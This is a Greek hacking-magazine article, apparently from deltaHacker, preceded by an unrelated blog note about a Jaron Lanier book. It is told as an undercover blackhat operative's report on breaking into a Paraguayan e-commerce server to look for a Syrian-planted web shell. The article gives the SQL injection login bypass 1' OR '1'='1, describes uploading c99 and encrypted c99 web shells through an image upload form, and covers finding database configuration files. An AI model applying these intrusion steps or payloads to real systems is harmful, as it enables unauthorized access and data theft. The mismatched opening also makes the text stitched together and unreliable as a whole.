Τον έχω στο μυαλό μου αυτές τις μέρες γιατί διαβάζω ένα του βιβλίο που μου πήρε δώρο για τις γιορτές ο ανιψιός, και μου το έστειλε εκ των υστέρων, μέσω Amazon. Πάλι καλά, γιατί πάνω που είχα αρχίσει να γκρινιάζω δημοσίως ότι κανείς δεν με θυμάται και κανείς δεν μου κάνει δώρα.

Βιβλιογραφική αναφορά: «You are not a gadget. A manifesto», υπό Jaron Lanier, εκδόσεις Alfred Knopf, Νέα Υόρκη, 2010.

Ναι, αυτό μπορείτε να το εκλάβετε ως έμμεση προτροπή. (Ή γκρίζα διαφήμιση.)

Να μην σας πω ότι θα πέσει τεστάκι reading comprehension την άλλη φορά.

Σας ασπάζομαι,

Θείος Ακάκιος

Skill: Advanced

Tags: Havij, SQL injection, c99 shell, Syrian Shell

ACCESS GRANTED


Ομάδα WHITE: SYRIAN ARMY

by Thiseas

Μετά από αρκετό καιρό σιωπής, λαμβάνουμε επιτέλους ένα email από την ομάδα WHITE. Ο κατάσκοπός μας έχει μια νέα ιστορία και η αναφορά του είναι, όπως πάντα, διδακτική και ενδιαφέρουσα...


Για όσους δεν θυμούνται ή δεν γνωρίζουν, θα πρέπει να πούμε ξανά μερικά πράγματα. Συντάκτης μας έχει καταφέρει να γίνει μέλος μιας κλειστής ομάδας blackhat, με το όνομα WHITE (White Hacking Is Too Easy). Η ομάδα κερδίζει χρήματα πουλώντας δεδομένα στη μαύρη αγορά, όπως, π.χ., κωδικούς πιστωτικών καρτών και προσωπικά δεδομένα σε εταιρείες spam. Επιπρόσθετα, η ομάδα κλέβει βάσεις δεδομένων, απειλεί εταιρείες με τη δημοσιοποίηση ευαίσθητων στοιχείων, επιδίδεται στη βιομηχανική κατασκοπεία και φυσικά προκαλεί δολιοφθορές — πάντα κατά παραγγελία. Μετά από κάθε επιχείρηση, ο πράκτοράς μας στέλνει μια αναφορά με όλες (ή σχεδόν όλες) τις πληροφορίες για την επίθεση. Η τελευταία επίθεση για την οποία ενημερωθήκαμε ήταν λίγο διαφορετική από τις άλλες. Σχετίζεται με το πιθανό ξέσπασμα κυβερνοπολέμου μεταξύ κρατών. Όπως πάντα, παραθέτουμε τα στοιχεία που λάβαμε από τον άνθρωπό μας αυτούσια...

Επικοινώνησε μαζί μου ο αρχηγός και μου είπε πως έχουμε μια υπόθεση που μάλλον αφορά κυβερνοκατασκοπεία. Πληροφορίες αναφέρουν ότι ηλεκτρονικοί πράκτορες της Συρίας έχουν αρχίσει να καταλαμβάνουν συγκεκριμένους servers στην Παραγουάη. Η κλήση που λάβαμε, λοιπόν, ήταν από την Παραγουάη και ανέφερε ότι υπάρχουν υποψίες πως ένας συγκεκριμένος server έχει καταληφθεί. Το πιθανότερο είναι να χρησιμοποιηθεί ως jump box (Σ.τ.Α. Δείτε το σχετικό άρθρο στο deltaHacker 008). Αυτό που ζητήθηκε από εμένα είναι να καταφέρουμε να μπούμε στον συγκεκριμένο server, να αναζητήσουμε αποδείξεις για την επίθεση από ανθρώπους της Συρίας, καθώς επίσης και να βρούμε τον τρόπο με τον οποίο έδρασαν. Τελικά, το μόνο που πήρα στα χέρια μου είναι η IP και το domain name του εν λόγω server (βλ. εικόνα 1).




Εικόνα 1
Η εικόνα του site στο οποίο θα... εργαστούμε!

Αφού περιεργαστήκαμε μερικές ημέρες το site, αποφασίσαμε να ξεκινήσουμε με τον πιο απλό τρόπο. Να βρούμε πρώτα αν υπάρχει administrator panel και, αν υπάρχει, να δούμε μήπως έχει κάποια αδυναμία. Για να αναζητήσουμε το admin panel χρησιμοποιήσαμε το πρόγραμμα Havij. Πρόκειται για εργαλείο που ανακαλύπτει αδυναμίες SQL injection, αλλά έχει και μια πολύ βολική δυνατότητα: αναζητά και εντοπίζει φόρμες σύνδεσης. Όπως βλέπετε στην εικόνα 2, με τη βοήθειά του βρήκαμε σύντομα δύο τέτοιες πόρτες. Αυτή που μας ενδιαφέρει είναι εκείνη που έχει στο URL τη λέξη admin. Δοκιμάζοντας το συγκεκριμένο URL οδηγήθηκα σε μια οθόνη εισαγωγής. Ήταν λιτή και ζητούσε κωδικό και password (βλ. εικόνα 3).




Εικόνα 2
Από το όνομα και μόνο, φαίνεται ότι η μία από τις δύο φόρμες σύνδεσης προορίζεται για τη σύνδεση στο πάνελ διαχείρισης.

Από εδώ και πέρα αρχίσαμε να ελέγχουμε την αντοχή της φόρμας σε διάφορες επιθέσεις. Αυτό που κάνουμε συνήθως σε τέτοιες περιπτώσεις είναι το να «μοιράζουμε» τα διαθέσιμα εργαλεία σε όσους εργάζονται στη συγκεκριμένη επίθεση. Έτσι, ένας μέλος της ομάδας καταπιάστηκε με το Sqlmap, κάποιος άλλος με το Bruter, ένας τρίτος με τα σχετικά Firefox addons (sqlInjectMe, hackMe) κ.ο.κ. Τελικά, κάποιος τα κατάφερε. Αυτό βέβαια δεν σημαίνει ότι αυτός που τα κατάφερε είναι καλύτερος από τους άλλους, ούτε ότι το εργαλείο που χρησιμοποίησε ήταν πιο καλό. Συχνά, το αποτέλεσμα σε τέτοιες περιπτώσεις είναι θέμα τύχης. Πρέπει εδώ να




Εικόνα 3
Η φόρμα σύνδεσης για την πρόσβαση στο σύστημα διαχείρισης.

πω το εξής: Η συγκεκριμένη φόρμα ήταν καλά κρυμμένη και ένας αρχάριος δεν θα την εντόπιζε εύκολα, οπότε δεν θα μπορούσε και να επιτεθεί. Ο κώδικάς της, όμως, ήταν απρόσεκτα γραμμένος και τελικά η φόρμα έπαθε από μια αδυναμία SQL Injection. Αν κάποιος δώσει για password το **1' OR '1'='1**, συνδέεται στο σύστημα διαχείρισης σαν κύριος! (βλ. εικόνα 4)



Εικόνα 4
Κλασικό SQL injection, σε οθόνη εισαγωγής δεδομένων.

Για την ιστορία, η ανακάλυψη αυτής της αδυναμίας έγινε με τη χρήση του Hackbar (addon για τον Firefox). Φυσικά, το ίδιο αποτέλεσμα θα πετυχαίναμε αν δίναμε απ' ευθείας την τιμή **1' OR '1'='1** στο πεδίο της φόρμας, που προορίζεται για το password. Μπαίνοντας λοιπόν σαν διαχειριστές, το πρώτο πράγμα που κοιτάξαμε ήταν να δούμε αν παρέχεται από το πρόγραμμα η δυνατότητα να κάνουμε upload κάποιο αρχείο. Προφανώς, αυτό που θέλουμε είναι να ανεβάσουμε κάποιο shell. Πράγματι, μετά από λίγο ψάξιμο βρήκαμε μια διαδικασία για το ανέβασμα εικόνων, στην περιοχή εισαγωγής των νέων προϊόντων (βλ. εικόνα 5).




Εικόνα 5
Από εδώ γίνεται το data entry για τα νέα προϊόντα του site.

Πολύ συχνά, οι φόρμες για το ανέβασμα είναι προστατευμένες και επιτρέπουν μόνο τη μεταφορά εικόνων (png, jpg, bmp κ.λπ.). Εμείς κάναμε μια δοκιμή να ανεβάσουμε το δικό μας c99 shell και δεν λάβαμε κανένα μήνυμα λάθους. Σε αυτό το σημείο, όμως, έπρεπε να απαντήσουμε σε δύο ερωτήματα:


1. Ανέβηκε πράγματι το shell;
2. Αν ναι, σε ποιόν κατάλογο τοποθετήθηκε;

Αν γνωρίζαμε τον κατάλογο στον οποίο καταλήγουν τα upload, θα μπορούσαμε να κάνουμε μια δοκιμή και να διαπιστώσουμε αμέσως αν πέτυχε το ανέβασμα του shell. Μελετήσαμε για λίγο τη φόρμα που είχαμε μπροστά μας και ξαφνικά ήρθε η επιφοίτηση! Η απάντηση ήταν πολύ απλή: Βρισκόμασταν σε μία φόρμα για τα νέα προϊόντα και η δυνατότητα upload αφορούσε στις σχετικές εικόνες. Επομένως, αρκούσε να δούμε σε ποιόν κατάλογο είναι ανεβασμένες οι εικόνες των προϊόντων, που υπάρχουν ήδη στο site! Προφανώς, αυτό μπορεί να γίνει πολύ εύκολα και χωρίς να μπούμε στο σύστημα διαχείρισης. Κάνουμε δεξί κλικ στην εικόνα κάποιου προϊόντος και μετά (πάντα στον Firefox) επιλέγουμε το View Image (βλ. εικόνα 6).



Εικόνα 6
Πολλές φορές οι στοιχειώδεις πληροφορίες είναι παραπάνω από διαφωτιστικές!

Αμέσως βλέπουμε ότι οι εικόνες αποθηκεύονται στον κατάλογο /admin/images. Κατά συνέπεια, αν το shell είχε το όνομα customerInfo.php, θα αρκούσε να επισκεφτούμε τη διεύθυνση `http://www.***.com/admin/images/customerInfo.php`. Όπως αντιλαμβάνεστε, κάναμε αμέσως τη σχετική δοκιμή και το shell εκτελέστηκε κανονικά (βλ. εικόνα 7).



Εικόνα 7
Το shell μας είναι έτοιμο!


Δυστυχώς, η χαρά μας δεν κράτησε πολύ! Σε κάθε ενέργεια που προσπάθησα να κάνω έπαιρνα κι ένα 403 (Forbidden) από τον server. Υπήρχε βλέπετε κάποιος μηχανισμός προστασίας. Κάπως έτσι σκέφτηκα να ανεβάσω ένα encrypted shell, το οποιο δεν θα ήταν ορατό στον server. Με τον ίδιο τρόπο, λοιπόν, ανέβασα μια κρυπτογραφημένη εκδοχή του c99. Το κολπάκι μου πέτυχε! Μπορούσα πλέον να αλωνίσω στον server και να ψάξω για στοιχεία ...από τη Συρία. Το πρώτο που έλεγξα ήταν αν είχε ανέβει πουθενά το γνωστό Syrian Shell. Μέσω του δικού μου shell, έψαξα στον server για αρχεία με τις λέξεις κλειδιά SyRiAn Sh3ll. Όπως αντιλαμβάνεστε, πρόκειται για δύο λέξεις που βρίσκονται στον κώδικα του εν λόγω shell και κατά κάποιον τρόπο το ταυτοποιούν. Στην αναζήτησή μου χρησιμοποίησα το grep και σύντομα κατέληξα σε ένα συγκεκριμένο αρχείο στον δίσκο του server (βλ. εικόνα 8).



Εικόνα 8
Η αναζήτηση για το Syrian Shell οδήγησε σε ένα συγκεκριμένο αρχείο: Στο web.php!

Αυτό το αρχείο δεν ήταν άλλο από το περίφημο Syrian Shell. Περιττό να σας πω ότι αυτό το shell φυλασσόταν κάποτε σαν *το* απόλυτο μυστικό, αφού κατάφερνε να κρύβεται από τα περισσότερα συστήματα άμυνας *χωρίς* να είναι κρυπτογραφημένο. Το ίδιο συνέβαινε κι εδώ. Το Συριακό shell ήταν προσβάσιμο από το web και δούλευε άψογα (βλ. εικόνα 9).

Πλέον, αυτό που έπρεπε να κάνουμε ήταν να βρούμε τον τρόπο με τον οποίο φυτεύτηκε το shell. Ήμασταν σχεδόν σίγουροι ότι αυτός ο τρόπος δεν διέφερε και πολύ από τον τρόπο που χρησιμοποιήσαμε εμείς. Εν ολίγοις, παραβίαση του admin panel και upload μέσω της φόρμας των νέων προϊόντων. Αν το έκαναν έτσι, είναι πολύ πιθανό να έχει μείνει εκείνο το «νέο προϊόν» στο αρχείο των προϊόντων. Βλέπετε, για να γίνει το upload μιας εικόνας, έπρεπε να καταχωρηθεί ένα ολόκληρο νέο προϊόν. Παρ' όλα αυτά, δεν προχωρήσαμε αμέσως σε αυτή την αναζήτηση. Συνεχίσαμε ψάχνοντας για άλλες πληροφορίες, πολύ πιο προφανείς και εύκολες στον εντοπισμό. Το Συριακό shell είχε ανέβει με τον όνομα web.php, καταλάμβανε 111,38KB και είχε γραφτεί στον server στις 13/12/2012, στις 21:23:51 τοπική ώρα (βλ. εικόνα 10).



Εικόνα 9
Το πρώτο εύρημα της αποστολής μας ήταν γεγονός: Το SyRiAn Sh3ll ήταν φυτεμένο στον server και λειτουργούσε άψογα!


Ακολούθως ψάξαμε στο αρχείο των προϊόντων, για να δούμε αν υπήρχε τίποτα σχετικό. Πράγματι, το αρχείο web.php υπήρχε μέσα στο αρχείο των προϊόντων ως προϊόν (!) και με το όνομα «a» (βλ. εικόνα 11).

Το παραπάνω εύρημα επιβεβαίωσε ότι οι επιτιθέμενοι μπήκαν κι ανέβασαν το shell με τον ίδιο τρόπο που το κάναμε κι εμείς. Η αποστολή μας όμως δεν ολοκληρωθεί ακόμα. Θέλαμε να ψάξουμε περισσότερο, μήπως βρούμε πρόσθετες αποδείξεις. Έτσι, στραφήκαμε στη βάση δεδομένων. Εφόσον είχαμε ήδη το c99 shell, δεν ήταν δύσκολο να σπάσουμε τη βάση (Σ.τ.Α. Διαβάστε το σχετικό άρθρο στο deltaHacker 009). Ξεκινήσαμε εντοπίζοντας το σχετικό configuration file και τότε σταματήσαμε! Το αρχείο είχε extension «inc» (βλ. εικόνα 12). Αυτό από μόνο του έχει ένα βασικό μειονέκτημα: Αν ο server δεν είναι κατάλληλα σεταρισμένος, τα περιεχόμενα του συγκεκριμένου αρχείου είναι προσβάσιμα από το web!

